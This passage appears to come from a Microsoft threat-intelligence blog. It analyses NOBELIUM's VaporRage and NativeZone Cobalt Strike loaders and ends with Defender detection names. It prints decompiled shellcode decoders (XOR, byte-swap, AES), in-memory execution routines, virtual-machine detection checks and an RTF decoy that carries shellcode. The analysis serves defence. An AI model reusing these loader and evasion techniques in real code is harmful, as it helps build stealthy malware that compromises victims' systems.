
```
int __cdecl xor_decode_shellcode_10001070(int encoded_decoded_shellcode, int encoded_decoded_shellcode_size)
{
  int encoded_decoded_shellcode_size_1; // eax
  unsigned int i; // [esp+Ch] [ebp-10h]
  int j; // [esp+14h] [ebp-8h]

  j = 0;
  while ( 1 )
  {
    encoded_decoded_shellcode_size_1 = encoded_decoded_shellcode_size - 1;
    if ( j >= encoded_decoded_shellcode_size - 1 )
      break;
    for ( i = 0; i <= strlen("346hrfyfsvvu235632542834") - 1 && j < encoded_decoded_shellcode_size - 1; ++i )
    {
      *(j + encoded_decoded_shellcode) ^= a346hrfyfsvvu23[i];
      ++j;
    }
  }
  return encoded_decoded_shellcode_size_1;
}
```

It then proceeds to execute the decoded shellcode in memory by jumping to the beginning of the shellcode blob in an executable memory region. The download-decode-execute process is repeated indefinitely, approximately every hour, until the DLL is unloaded from memory. VaporRage can execute any compatible shellcode provided by its C2 server, including a Cobalt Strike stage shellcode.

Additional Custom Cobalt Strike loader from NOBELIUM

As described in a previous blog, NOBELIUM has used multiple custom Cobalt Strike Beacon loaders (likely generated using custom Artifact Kit templates) to enable their malicious activities. These include TEARDROP, Raindrop, and other custom loaders.



Since our last publication, we have identified additional variants of NOBELIUM's custom Cobalt Strike loaders. Instead of assigning a name to each short-lived and disposable variant, Microsoft will be tracking NOBELIUM's custom Cobalt Strike loaders and downloaders for the loaders under the name NativeZone. As seen in previous custom NOBELIUM Cobalt Strike loaders, the new loader DLLs also contain decoy export names and function, as well as code and strings borrowed from legitimate applications.

The new NativeZone loaders can be grouped into two variants:

- Variant #1: These loaders embed an encoded/encrypted Cobalt Strike Beacon stage shellcode

- Variant #2: These loaders load an encoded/encrypted Cobalt Strike Beacon stage shellcode from another accompanying file (e.g., an RTF file).


In the succeeding sections, we discuss some of the new NativeZone Cobalt Strike Beacon variants we have observed in our investigation.

NativeZone variant #1

Similar to the previous NOBELIUM custom Cobalt Strike loaders, such as TEARDROP and Raindrop, these NativeZone loaders are responsible for decoding/decrypting an embedded Cobalt Strike Beacon stage shellcode and executing it in memory. Some of the NativeZone loaders feature anti-analysis guardrails to thwart analysis of the samples.

In these versions of NativeZone, the actor has used a variety of encoding and encryption methodologies to obfuscate the embedded shellcode. For example, in the example below, the NativeZone variant uses a simple byte-swap decoding algorithm to decode the embedded shellcode:

```
decoded_shellcode_blob = VirtualAlloc(0i64, 0x3FE26ui64, 0x3000u, 4u);
for ( byte_index = 0; byte_index < 0x3FE24; byte_index += 2 )
{
  decoded_shellcode_blob[byte_index] = encoded_shellcode_blob[byte_index + 1];
  decoded_shellcode_blob[byte_index + 1] = encoded_shellcode_blob[byte_index];
}
RegCloseKey(phkResult);
VirtualProtect(decoded_shellcode_blob, 0x3FE24ui64, 0x20u, flOldProtect);
sub_1800072E0(1024, 0xFFFFFC00);
sub_180007320(1024, 0xFFFFFC00);
(decoded_shellcode_blob)();
```



Another sample featuring a different decoding methodology to decode the embedded shellcode is shown below:

```
xor_key[0] = _mm_loadu_si128(&xmmword_10010DD0);
xor_key[1] = _mm_loadu_si128(&xmmword_10010DE0);
do
{
  temp_decoded_sc_blob[index_4] = encoded_shellcode_blob_1[index_4] ^ *(xor_key + (index_4 & 0x1F));
  temp_decoded_sc_blob[index_4 + 1] = p_encoded_shellcode_blob_2[index_4] ^ *(xor_key + ((index_1 - 1) & 0x1F));
  decoded_char_1 = encoded_shellcode_blob_1[index_1] ^ *(xor_key + (index_1 & 0x1F));
  index_1 += 6;
  temp_decoded_sc_blob[index_2 - 1] = decoded_char_1;
  decoded_char_2 = encoded_shellcode_blob_1[index_2] ^ *(xor_key + (index_2 & 0x1F));
  index_2 += 6;
  temp_decoded_sc_blob[index_3 - 1] = decoded_char_2;
  decoded_char_3 = encoded_shellcode_blob_1[index_3] ^ *(xor_key + (index_3 & 0x1F));
  index_3 += 6;
  temp_decoded_sc_blob[index_6 - 1] = decoded_char_3;
  temp_decoded_sc_blob[index_5 + 5] = encoded_shellcode_blob_1[index_6] ^ *(xor_key + (index_6 & 0x1F));
  index_4 = index_5 + 6;
  index_5 += 6;
  index_6 += 6;
}
while ( index_1 < 0x33002 );
decoded_shellcode_blob = VirtualAlloc(0, 0x33000u, 0x1000u, 4u);
memmove(decoded_shellcode_blob, temp_decoded_sc_blob, 0x33000u);
VirtualProtect(decoded_shellcode_blob, 0x33000u, 0x10u, &flOldProtect);
return (decoded_shellcode_blob)();
```

Another sample, featuring a de-obfuscation methodology leveraging AES encryption algorithm to decrypt the embedded shellcode, is shown below:

```
decoded_shellcode_blob = VirtualAlloc(0, 0x32E13u, 0x1000u, 0x40u);
flOldProtect = 0;
index = 0;
new_malloc_10001AD4(0x20u);
sc_temp = new_malloc_10001AD4(0x20u);
while ( index < 0x32E13 )
{
  qmemcpy(sc_temp, &encoded_shellcode_blob + index, 0x20u);
  qmemcpy(&decoded_shellcode_blob[index], decrypt_shellcode_AES_10001090(v4, sc_temp, 0x20u, &key_AES), 0x20u);
  index += 0x20;
}
VirtualProtect(decoded_shellcode_blob, 0x32E13u, 0x40u, &flOldProtect);
__asm { jmp     [ebp+decoded_shellcode_blob] }
```

Yet another NativeZone sample leveraging AES for decrypting an embedded Cobalt Strike shellcode blob is shown below (note the syntax differences compared to the sample above):

```
v14 = VirtualAlloc(0i64, 0x3FE13ui64, 0x1000u, 0x40u);
nSize = 0;
v15 = v14;
decrypted_shellcode_blob = v14;
operator new(0x20ui64);
v16 = operator new(0x20ui64);
v17 = v15;
v18 = 8177i64;
v19 = (&unk_180017A10 - v15);
v26 = (&unk_180017A10 - v15);
do
{
  *v16 = *(v17 + v19);
  *(v16 + 1) = *(v17 + v19 + 16);
  v20 = operator new(0x20ui64);
  v21 = operator new(0xF0ui64);
  AES_180001310(v29, v22, v21);
  v23 = v16;
  v24 = 2i64;
  do
  {
    AES_180001000(v29, v23, &v23[v20 - v16], v21);
    v23 += 16;
    --v24;
  }
  while ( v24 );
  j_j_free(v21);
  v19 = v26;
  *v17 = *v20;
  v17[1] = *(v20 + 1);
  v17 += 2;
  --v18;
}
while ( v18 );
VirtualProtect(decrypted_shellcode_blob, 0x3FE13ui64, 0x40u, &nSize);
(decrypted_shellcode_blob)();
```

Another sample featuring a different decoding methodology along with leveraging *CreateThreadpoolWait()* to execute the decoded shellcode blob is below:

```
index = 0;
xor_key[0] = _mm_loadu_si128(&xmmword_10015548);
xor_key[1] = _mm_loadu_si128(&xmmword_10015558);
do
{
  decoded_shellcode_blob[index] = encoded_shellcode_blob[index] ^ *(xor_key + (index & 0x1F));
  ++index;
}
while ( index < 207881 );
decoded_shellcode_blob_1 = VirtualAlloc(0, 0x32C09u, 0x1000u, 0x40u);
memmove(decoded_shellcode_blob_1, decoded_shellcode_blob, 0x32C09u);
ThreadpoolWait = CreateThreadpoolWait(decoded_shellcode_blob_1, 0, 0);
```

Below is an example of anti-analysis technique showing the loader checking if the victim system is a Vmware or VirtualBox VM:

```
strcpy(v57, "C:\\WINDOWS\\system32\\drivers\\VBoxGuest.sys");
strcpy(v56, "C:\\WINDOWS\\system32\\drivers\\VBoxSF.sys");
strcpy(v61, "C:\\WINDOWS\\system32\\drivers\\VBoxVideo.sys");
strcpy(v41, "C:\\WINDOWS\\system32\\vboxdisp.dll");
strcpy(v42, "C:\\WINDOWS\\system32\\vboxhook.dll");
strcpy(v44, "C:\\WINDOWS\\system32\\vboxmrxnp.dll");
strcpy(v40, "C:\\WINDOWS\\system32\\vboxogl.dll");
strcpy(v51, "C:\\WINDOWS\\system32\\vboxoglarrayspu.dll");
strcpy(v49, "C:\\WINDOWS\\system32\\vboxoglcrutil.dll");
strcpy(v52, "C:\\WINDOWS\\system32\\vboxoglerrorspu.dll");
strcpy(v59, "C:\\WINDOWS\\system32\\vboxoglfeedbackspu.dll");
strcpy(v50, "C:\\WINDOWS\\system32\\vboxoglpackspu.dll");
strcpy(v62, "C:\\WINDOWS\\system32\\vboxoglpassthroughspu.dll");
strcpy(v46, "C:\\WINDOWS\\system32\\vboxservice.exe");
strcpy(v43, "C:\\WINDOWS\\system32\\vboxtray.exe");
strcpy(v47, "C:\\WINDOWS\\system32\\VBoxControl.exe");

strcpy(v45, "SOFTWARE\\VMware, Inc.\\VMware Tools");
strcpy(v60, "SOFTWARE\\Oracle\\VirtualBox Guest Additions");
strcpy(v37, "HARDWARE\\ACPI\\DSDT\\VBOX__");
strcpy(v38, "HARDWARE\\ACPI\\FADT\\VBOX__");
strcpy(v39, "HARDWARE\\ACPI\\RSDT\\VBOX__");
strcpy(v53, "SYSTEM\\ControlSet001\\Services\\VBoxGuest");
strcpy(v54, "SYSTEM\\ControlSet001\\Services\\VBoxMouse");
strcpy(v58, "SYSTEM\\ControlSet001\\Services\\VBoxService");
strcpy(v48, "SYSTEM\\ControlSet001\\Services\\VBoxSF");
strcpy(v55, "SYSTEM\\ControlSet001\\Services\\VBoxVideo");
```

NativeZone variant #2

Unlike variant #1, the NativeZone variant #2 samples do not contain the encoded/encrypted Cobalt Strike Beacon stage shellcode. Instead, these samples read the shellcode from an accompanying file that is shipped with the sample. For example, one NativeZone variant #2 sample was observed alongside an RTF file. The RTF file doubles as both a decoy document and a shellcode carrier file. The RTF file contains the proper RTF file structure and data followed by an encoded shellcode blob (starting at offset *0x658*):

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   7B 5C 72 74 66 31 5C 61  6E 73 69 5C 61 6E 73 69   {\rtf1\ansi\ansi
00000010   63 70 67 31 32 35 32 5C  64 65 66 66 30 5C 6E 6F   cpg1252\deff0\no
00000020   75 69 63 6F 6D 70 61 74  7B 5C 66 6F 6E 74 74 62   uicompat{\fonttb
00000030   6C 7B 5C 66 30 5C 66 72  6F 6D 61 6E 5C 66 70 72   l{\f0\froman\fpr
00000040   71 32 5C 66 63 68 61 72  73 65 74 30 20 43 61 6C   q2\fcharset0 Cal
00000050   69 62 72 69 3B 7D 7B 5C  66 31 5C 66 72 6F 6D 61   ibri;}{\f1\froma

←==========================*Omitted for brevity*=========================→

00000630   32 5C 6C 61 6E 67 39 5C  70 61 72 0D 0A 5C 66 31   2\lang9\par  \f1
00000640   5C 66 73 32 34 5C 6C 61  6E 67 31 30 33 33 5C 70   \fs24\lang1033\p
00000650   61 72 0D 0A 7D 0D 0A 00  6E 07 5D A7 5E 66 D2 97   ar  }   n ]§^fÒ—
00000660   1F 65 31 FD 7E D9 8E 9A  C4 1C FC 73 79 F0 0B DA    e1ý~ÙŽšÄ üsyð Ú
00000670   EA 6E 06 C3 03 27 7C BD  D7 23 84 0B BD 73 0C 0F   ên Ã '|½×#„ ½s

Legitimate RTF header/content | Encoded shellcode
```

When the NativeZone DLL is loaded/executed, it first displays the RTF document to the user.

As mentioned above, the same RTF also contains the encoded Cobalt Strike stage shellcode. As shown below, the NativeZone DLL proceeds to extract the shellcode from the RTF file (starting at file offset 0x658 as shown above), decode the shellcode and execute it on the victim system:

```
strcpy(v4, "open");
strcpy(shell32_dll, "shell32.dll");
strcpy(ProcName, "ShellExecuteA");
strcpy(rtf_filename, ".\\Reply slip.rtf");
result = LoadLibraryA(shell32_dll);
hModule = result;
if ( result )
{
  ShellExecuteA = GetProcAddress(hModule, ProcName);
  result = (ShellExecuteA)(0, v4, rtf_filename, 0, 0, 1);
  v5 = result;
  if ( result > 32 )                        // > 32 ==> Success
  {
    hFile = CreateFileA(rtf_filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);
    if ( hFile != -1 )
    {
      rtf_filesize = GetFileSize(hFile, 0);
      decoded_shellcode_blob = VirtualAlloc(0, rtf_filesize, 0x3000u, 0x40u);
      if ( ReadFile(hFile, decoded_shellcode_blob, rtf_filesize, &NumberOfBytesRead, 0) )
      {
        shellcode_offset_in_rtf = 0x658;      // Start address of the encoded shellcode within Reply slip.rtf
        if ( rtf_filesize == NumberOfBytesRead && NumberOfBytesRead > shellcode_offset_in_rtf )
        {
          sub_10001000();
          for ( i = shellcode_offset_in_rtf; i < NumberOfBytesRead; ++i )
            *(decoded_shellcode_blob + i) ^= derive_xor_key_10001100();
          decoded_shellcode_blob = decoded_shellcode_blob + shellcode_offset_in_rtf;
          __asm { jmp     [ebp+decoded_shellcode_blob] }
        }
      }
    }
  }
```

Notes on new and old NOBELIUM PDB paths

The following example PDB paths were observed in the samples analyzed in this blog:

- BoomBox: *C:Usersdev10vsDesktopProgObjBOOMBOOMBOOMobjReleaseBOOM.pdb*
- NativeZone: *c:usersdevuserdocumentsvisual studio 2013ProjectsDLL_stagelessReleaseDLL_stageless.pdb*
- NativeZone: *C:UsersDevUserDocumentsVisual Studio 2013ProjectsDLL_stagelessReleaseDLL_stageless.pdb*
- NativeZone: *C:UsersdevDesktop나타나게 하다Dll6x64ReleaseDll6.pdb*

Note the presence of ‘dev’ user in the PDB paths above. A ‘dev’ username was previously observed in the PDB path of a NOBELIUM Cobalt Strike loader mentioned in our previous blog: *c:buildworkspacecobalt_cryptor_far (dev071)farmanagerfarplatform.concurrency.hpp*.

Comprehensive protections for persistence techniques

The sophisticated NOBELIUM attack requires a comprehensive incident response to identify, investigate, and respond. Get the latest information and guidance from Microsoft at https://aka.ms/nobelium.

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects the new NOBELIUM components discussed in this blog as the following malware:

- TrojanDropper:JS/EnvyScout.A!dha
- TrojanDownloader:Win32/BoomBox.A!dha
- Trojan:Win32/NativeZone.A!dha
- Trojan:Win32/NativeZone.B!dha
- Trojan:Win32/NativeZone.C!dha
- Trojan:Win32/NativeZone.D!dha
- TrojanDownloader:Win32/VaporRage.A!dha

Microsoft Defender for Endpoint (EDR)

Alerts with the following titles in the Security Center can indicate threat activity on your network:

- Malicious ISO File used by NOBELIUM
- Cobalt Strike Beacon used by NOBELIUM
- Cobalt Strike network infrastructure used by NOBELIUM
- EnvyScout malware
- BoomBox malware
- NativeZone malware
- VaporRage malware

The following alerts might also indicate threat activity associated with this threat, but they can also be triggered by unrelated threat activity:

- An uncommon file was created and added to startup folder
- A link file (LNK) with unusual characteristics was opened

Azure Sentinel

We have updated the related Azure Sentinel query to include these additional indicators. Azure Sentinel customers can access this query in this GitHub repository.

Indicators of compromise (IOCs)

The NOBELIUM IOCs associated with this activity are available in CSV on the MSTIC GitHub.
